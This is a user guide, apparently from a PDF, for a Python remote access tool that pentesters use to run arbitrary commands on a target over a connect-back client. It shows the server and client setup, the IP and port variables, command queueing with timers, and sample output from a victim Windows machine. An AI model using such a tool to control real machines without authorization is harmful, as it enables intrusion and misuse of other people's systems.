


Remote Access Tool (RAT) User Guide

Table of Contents

Disclaimer

This tool was written for educational, job interview, and penetration testing purposes only. The author of this application explicitly does not authorize the use of this application for illegal or illicit purposes.

About

This tool was written to provide arbitrary remote code execution to a target during a penetration test. The Remote Access Tool (RAT) allows for one connection from a client to the server running on the attacker's machine. The server software is the application that allows the end user to send commands to the client software. RAT is written in Python 3. This document outlines how to use the tool successfully.

Installation

Software Dependencies

Both the RAT server and client software require Python 3 to be installed on the respective machines. The server software was designed to be run on a MacOS or Linux machine. Python 3 is natively installed on most Linux distributions. As such, there shouldn't be a need to install Python 3 for the server software. If Python 3 is not installed on the server, follow the instructions below:

1. Open a shell as the root user
2. Type the following command:
    a. apt-get update
    b. apt-get install python3.9
3. Python 3.9 should be installed after the above command is run.
    a. Run "python3 –version" after install to verify that Python 3.9 is installed

If the intended target is running the Windows operating system (OS), then the target must have Python 3 installed. To do so, follow the instructions below on the Windows machine:

1. Open a web browser and navigate to https://www.python.org/downloads/
2. Click "Download Python 3.9.X"
3. Under "Python Releases for Windows", click "Latest Python 3 Release - Python 3.9.7"
4. Scroll down and click "Windows Installer (64-bit)".
5. Once the software finishes, run the software and follow the installer prompts.
    a. Run "python3 –version" after install to verify that Python 3.9 is installed

Installing the RAT Software


To install the RAT server software, simply place the Server.py file in the directory that the user intends to run the application from. To install the RAT client software, place the Client.py file in the directory that the user intends to run the application from.

Using the Server Software

Starting the Server


NOTE 1: The server software must be run as the root user or a user with sudo privileges
NOTE 2: The server will not start issuing commands until the client connects to the server

1. Type the following command and press Enter:
    a. sudo python3 Server.py <Host IPv4 address> <Host port>
    b. Example: sudo python3 Server.py 127.0.0.1 4444
2. When prompted for the sudo password, enter the user's sudo password



Help prompt

To view the help prompt, type "help" once the client connects.



Sending commands to the client software

To send commands to the client software, enter a command-line (for Windows) or shell (MacOS or Linux) command and press Enter.

```
Your command to send:
dir
dir
==Output==
 Volume in drive C has no label.
 Volume Serial Number is 741E-7107

 Directory of C:\Users\Admin

09/15/2021  04:41 PM    <DIR>          .
09/15/2021  04:41 PM    <DIR>          ..
09/15/2021  04:30 PM    <DIR>          3D Objects
09/15/2021  04:42 PM             1,060 Client.py
09/15/2021  04:30 PM    <DIR>          Contacts
09/15/2021  04:41 PM    <DIR>          Desktop
09/15/2021  04:30 PM    <DIR>          Documents
09/15/2021  04:30 PM    <DIR>          Downloads
09/15/2021  04:30 PM    <DIR>          Favorites
09/15/2021  04:30 PM    <DIR>          Links
09/15/2021  04:30 PM    <DIR>          Music
09/15/2021  04:36 PM    <DIR>          OneDrive
09/15/2021  04:32 PM    <DIR>          Pictures
09/15/2021  04:30 PM    <DIR>          Saved Games
09/15/2021  04:32 PM    <DIR>          Searches
09/15/2021  04:30 PM    <DIR>          Videos
               1 File(s)          1,060 bytes
              15 Dir(s)  45,088,133,120 bytes free
```

Queueing commands for the client

The RAT software allows for the queueing of commands to be run on the client. To utilize this feature, type “queue” and press Enter. The user will then be prompted to select from a variety of queue interface commands.

```
Your command to send:
queue
Do you want to adjust the queue timer, stop the queue timer (and keep the commands in the que
ue), add commands to the queue, clear and stop the queue, or go back to the RAT interface?

Type "adjust", "stop", "add", "clear", or "back"
```

Adding commands to the queue

1. Once in the queue interface, type “add” and press Enter.

```
Type "adjust", "stop", "add", "clear", or "back"
add
Enter the command(s) you want to queue to run on the client. If you want to run multiple comm
ands, separate them with a comma followed by a space. Example: ls, pwd, whoami
```

2. Enter the commands you want to run on the client then press Enter once done. If you wish to run multiple commands on the client in sequential order, type the desired commands separated by a comma and space then press Enter.

```
Enter the command(s) you want to queue to run on the client. If you want to run multiple comm
ands, separate them with a comma followed by a space. Example: ls, pwd, whoami
dir, whoami
Enter the number of seconds you want to wait before queue executes
```

3. Enter the number of seconds to wait before the queue executes and press Enter. After finalizing the number of seconds to wait, then you will be returned to the RAT command interface.

```
Enter the number of seconds you want to wait before queue executes
5
Queue scheduled to run in 5 seconds. Returning to RAT terminal
Your command to send:
```

4. After the number of seconds specified have elapsed, the command queue will execute.

```
==== Command queue running now... ====
Command run:  dir
==Output==
 Volume in drive C has no label.
 Volume Serial Number is 741E-7107

 Directory of C:\Users\Admin

09/15/2021  04:41 PM    <DIR>          .
09/15/2021  04:41 PM    <DIR>          ..
09/15/2021  04:30 PM    <DIR>          3D Objects
09/15/2021  05:26 PM             1,060 Client.py
09/15/2021  04:30 PM    <DIR>          Contacts
09/15/2021  04:41 PM    <DIR>          Desktop
09/15/2021  04:30 PM    <DIR>          Documents
09/15/2021  04:30 PM    <DIR>          Downloads
09/15/2021  04:30 PM    <DIR>          Favorites
09/15/2021  04:30 PM    <DIR>          Links
09/15/2021  04:30 PM    <DIR>          Music
09/15/2021  04:36 PM    <DIR>          OneDrive
09/15/2021  04:32 PM    <DIR>          Pictures
09/15/2021  04:30 PM    <DIR>          Saved Games
09/15/2021  04:32 PM    <DIR>          Searches
09/15/2021  04:30 PM    <DIR>          Videos
               1 File(s)          1,060 bytes
              15 Dir(s)  45,086,830,592 bytes free
Command run:   whoami
==Output==
desktop-p38rghv\admin
==== Command queue finished running ====
==== Clearing command queue ====
```

Adjusting the queue timer

Once the queue has been initialized, then the user can adjust the queue timer by following the below instructions:

1. Type “adjust” and press Enter

```
Type "adjust", "stop", "add", "clear", or "back"
adjust
Enter the number of seconds you want to wait before queue executes
```

2. Enter the number of seconds to change the queue timer to then press Enter. The queue will then change its original timer to the new desired time.

```
Type "adjust", "stop", "add", "clear", or "back"
adjust
Enter the number of seconds you want to wait before queue executes
```

Stopping the command queue from running

To stop the command queue from running, enter “stop” followed by pressing Enter.

```
Your command to send:
queue
Do you want to adjust the queue timer, stop the queue timer (and keep the commands in the que
e), add commands to the queue, clear and stop the queue, or go back to the RAT interface?

Type "adjust", "stop", "add", "clear", or "back"
stop
Returning to RAT terminal
```

Clearing the command queue of commands

To clear the commands in the command queue, type “clear” followed by pressing Enter.

```
Your command to send:
queue
Do you want to adjust the queue timer, stop the queue timer (and keep the commands in the que
e), add commands to the queue, clear and stop the queue, or go back to the RAT interface?

Type "adjust", "stop", "add", "clear", or "back"
clear
Command queue cleared and stopped. Returning to RAT terminal
```

Returning to RAT command terminal

To return to the RAT command terminal from the queue terminal, type “back” then press Enter.

```
Your command to send:
queue
Do you want to adjust the queue timer, stop the queue timer (and keep the commands in the que
e), add commands to the queue, clear and stop the queue, or go back to the RAT interface?

Type "adjust", "stop", "add", "clear", or "back"
back
Your command to send:
```

Stopping the Client Connection

To terminate the connection from the client, type “stop” followed by pressing Enter.

```
Your command to send:
stop
stop
Killing the remote connection
==Output==
```

Stopping the Server Software

To quit using the server software, type “quit” followed by pressing Enter.

```
Your command to send:
quit
quit
Stopping the RAT server software
Log file of session created at /opt/RATServer/RAT_Server_log1631751947.7722867.txt
```


Using the Client Software

Starting the Client Software

To start the client software, open Client.py with your favorite text editor. Update the RATServer and RATPort variables to the RAT server’s IPv4 address and port that is open on the RAT server.

```
11  #RATServer should be set to the IP of the RAT server
12  RATServer = "192.168.92.1"
13  RATPort = 4444
```

Once the above variables have been updated, run the client software by typing “python3 Client.py” and pressing Enter. Do note that the client software can be run as any user. The command to start the client software is the same for MacOS and Linux machines.



Exiting the client software from the client machine

To exit the client software from the client machine, press Ctrl-C to send a KeyboardInterrupt to the software. To exit the client software from the server machine, see “Stopping the Client Connection” in this guide.